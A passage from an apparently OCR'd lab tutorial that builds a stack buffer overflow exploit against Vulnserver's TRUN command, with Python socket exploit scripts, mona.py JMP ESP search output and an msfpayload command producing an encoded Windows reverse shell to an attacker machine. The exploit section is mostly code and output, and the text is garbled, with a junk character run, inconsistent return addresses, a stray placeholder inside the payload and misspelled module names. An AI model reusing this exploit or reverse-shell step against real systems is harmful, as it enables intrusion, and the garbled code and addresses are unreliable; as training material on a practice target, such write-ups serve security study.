5A336A337A338A339A340A341A342A343A344A345A346A347A348A349A350A351A352A353A354A355A356A357A358A359A360A361A362A363A364A365A366A367A368A369A370A371A372A373A374A375A376A377A378A379A380A381A382A383A384A385A386A387A388A389A390A391A392A393A394A395A396A397A398A399A400A401A402A403A404A405A406A407A408A409A410A411A412A413A414A415A416A417A418A419A420A421A422A423A424A425A426A427A428A429A430A431A432A433A434A435A436A437A438A439A440A441A442A443A444A445A446A447A448A449A450A451A452A453A454A455A456A457A458A459A460A461A462A463A464A465A466A467A468A469A470A471A472A473A474A475A476A477A478A479A480A481A482A483A484A485A486A487A488A489A490A491A492A493A494A495A496A497A498A499A
```

14. To verify our assumption, we believe that the relevant location is 4 bytes after 2006 bytes according to the calculation. We will write a value to EIP to check the result.


```
Uygulamalar Yerler $ Uçbirim
Crş 03:09
root@okan: ~

Dosya Düzenle Görünüm Ara Uçbirim Yardım
GNU nano 2.2.6 File: istismar2
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((server, sport))
print "Sending attack to TRUN . with length ", len(attack)
s.send('TRUN.' + attack + '\r\n')
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```


Now, we are performing our attack.




Let's check the error message to see if our assumption was correct.




We see the error message "Access violation when executing [4E414B4F]" on the lower left corner of our Immunity Debugger screen. Let's quickly check the character representation of this expression, which is "NAKO" in ASCII.



15. MONA.py, developed by Corelean, provides support for making important changes that will allow our exploit code to work on every computer. Now, we download and copy the mona.py file to the relevant directory.



16. We can see the modules loaded with Vulnserver by typing "!mona modules" into the white command prompt under Immunity Debugger.



We see a "null byte ('\x00')" that we previously identified as a "bad character" at the beginning of the address because Vulnserver starts at very low memory addresses (in the BASE column). Currently, we only have the `essfunc.dll` module available for use.


17. We are trying to find the hex code for JMP and ESP by going back to our Kali machine.

18. We are trying to find the JMP ESP hex code using Mona. For this, we run the command "!mona find -s "\xff\xe4" -m esfunc.dll" in immunity debugger.

Address	Message
0BD4F900	0x76936000 : 0x00046000 True True True True True 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\kernelbase.dll)
0BD4F900	0x76345000 : 0x00035000 True True True True True 6.1.7600.16385 [MSVCR71.dll] (C:\Windows\system32\msvcr71.dll)
0BD4F900	0x75128000 : 0x751c0000 True True True True True 6.1.7600.16385 [msvsock.dll] (C:\Windows\system32\msvsock.dll)
0BD4F900	0x763f8000 : 0x76400000 True True True True True 1.062.7601.17514 [IUSP10.dll] (C:\Windows\system32\iusp10.dll)
0BD4F900	0x762e4000 : 0x00094000 True True True True True 6.1.7600.16385 [GDI32.dll] (C:\Windows\system32\gdi32.dll)
0BD4F900	0x76400000 : 0x00040000 True True True True True 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\rpcrt4.dll)
0BD4F900	0x75d40000 : 0x75e10000 True True True True True 6.1.7600.16385 [kerne132.dll] (C:\Windows\system32\kerne132.dll)
0BD4F900	0x766e0000 : 0x000ac000 True True True True True 7.0.7600.16385 [asvcrt.dll] (C:\Windows\system32\asvcrt.dll)
0BD4F900	0x7679c000 : 0x000a0000 True True True True True 7.0.7600.16385 [RPCRT4.dll] (C:\Windows\system32\rpcrt4.dll)
0BD4F900	0x7679c000 : 0x000a0000 True True True True True 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\rpcrt4.dll)
0BD4F900	0x77590000 : 0x00010000 True True True True True 6.1.7601.17514 [RPCRT4.dll] (C:\Windows\system32\rpcrt4.dll)
0BD4F900	0x756f0000 : 0x75750000 True True True True True 6.1.7601.17514 [Spc111.dll] (C:\Windows\system32\spc111.dll)
0BD4F900	0x77d10000 : 0x00010000 True True True True True 6.1.7600.16385 [ntdll.dll] (C:\Windows\system32\ntdll.dll)
0BD4F900	0x75e10000 : 0x00009000 True True True True True 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\rpcrt4.dll)
0BD4F900	0x76550000 : 0x75e10000 True True True True True 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\rpcrt4.dll)
0BD4F900	0x76540000 : 0x76059000 True True True True True 6.1.7600.16385 [eschoot.dll] (C:\Windows\system32\eschoot.dll)
0BD4F900	0x75500000 : 0x00005000 True True True True True 6.1.7600.16385 [tscryptip.dll] (C:\Windows\system32\tscryptip.dll)
0BD4F900	0x75510000 : 0x75c50000 True True True True True 6.1.7600.17514 [IMM32.dll] (C:\Windows\system32\imm32.dll)
0BD4F900	0BD4F900 : 0BD4F900
0BD4F900	[*] This mona.py action took 0:00:00.843000
0BD4F900	[*] Command output:
0BD4F900	mona find -s "\xff\xe4" -m esfunc.dll
0BD4F900	-----
0BD4F900	Mona command started on 2015-11-10 03:52:55 (v2.0, rev 564) -----
0BD4F900	[*] Processing arguments and criteria
0BD4F900	- Pointer access level : 1
0BD4F900	- Only querying modules esfunc.dll
0BD4F900	[*] Generating module info table, hang on...
0BD4F900	[*] Generating module info table, hang on...
0BD4F900	- Done. Let's rock'n roll.
0BD4F900	- Treating search pattern as bin
0BD4F900	[*] Searching from 0x02500000 to 0x025008000
0BD4F900	[*] Processing arguments and criteria
0BD4F900	<Re-setting logfile find.txt>
0BD4F900	[*] Writing results to find.txt
0BD4F900	[*] Results:
0BD4F900	Number of pointers of type "\xff\xe4" : 9
6250110F	0x6250110F : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110B	0x6250110B : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110C	0x6250110C : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110D	0x6250110D : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110E	0x6250110E : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110F	0x6250110F : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110A	0x6250110A : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110B	0x6250110B : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110C	0x6250110C : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110D	0x6250110D : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110E	0x6250110E : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110F	0x6250110F : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110A	0x6250110A : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110B	0x6250110B : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110C	0x6250110C : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110D	0x6250110D : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110E	0x6250110E : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
6250110F	0x6250110F : "\xff\xe4" : {PAGE_EXECUTE_READ} [esfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v=1.0 - (C:\Users\sokanyildiz\Desktop\esfunc.dll)
0BD4F900	Found a total of 9 pointers
0BD4F900	[*] This mona.py action took 0:00:00.942000
0BD4F900	!mona find -s "\xff\xe4" -m esfunc.dll

As seen above, there are 9 pointers found. We will focus on the first one, which is 625011af.

19. Now, we are restarting the immunity debugger. After that, we will generate a new test code and send an attack with the JMP ESP address (625011af).



We are developing our exploit code using the address 615011af.



```

#!/usr/bin/python
import socket
server = '192.168.124.133'
sport = 9999
prefix = 'A'*2006
eip = '\x41'*50*62
nopsled = '\x90'*16
brk = '\xcc'
padding = 'F'*(3000 - 2006 - 4 - 16 - 1)
attack = prefix + eip + nopsled + brk + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send('TRUN .' + attack + '\r\n')
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()

```

20. After developing the exploit code, we will now launch another attack using a test code to check the buffer overflow in the cache.



21. Now it's time to develop our exploit code. To do this, we open our console screen and type "nano okanyildiz". This will bring up a text editor where we can write our exploit code.

```
GNU nano 2.2.6 File: okanyildiz Modified

#!/usr/bin/python
import socket
server = '192.168.124.133'
sport = 9999

prefix = 'A' * 2006
eip = '\xaf\x11\x50\x62'
nopsled = '\x90'*16
exploit = [
    debian@amd04:deb
]

padding = 'F' * (3000 - 2006 - 4 - 16 - len(exploit))
attack = prefix + eip + nopsled + exploit + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN .. with length ", len(attack)
s.send('TRUN .' + attack + '\r\n')
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()

PG Yardım Al ^O Yaz ^J Yasla ^R Dosya Oku ^Y Ara ^Y Önceki Sayfa ^K Metni Kes ^C imleç Pozisyonu
Q Çık ^J Sonraki Sayfa ^U UnCut Text ^T Denetim
```


22. We will replace the empty brackets in our exploit code with a simple "reverse shell" exploit code from Metasploit. For this, we enter the command "msfpayload windows/shell_reverse_tcp LHOST="192.168.124.131" LPORT=443 EXITFUNC=thread R | msfencode -b '\x00' -e x86/shikata_ga_nai" in the command prompt. Here, we enter the IP address of our attacking machine (Kali) in the LHOST section, specify the port number to connect back to us in the LPORT section, and use "-b "\x00"" in the "msfencode" part to allow the use of the identified bad characters.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
[*] x86/shikata_ga_nai succeeded with size 351 (iteration=1)

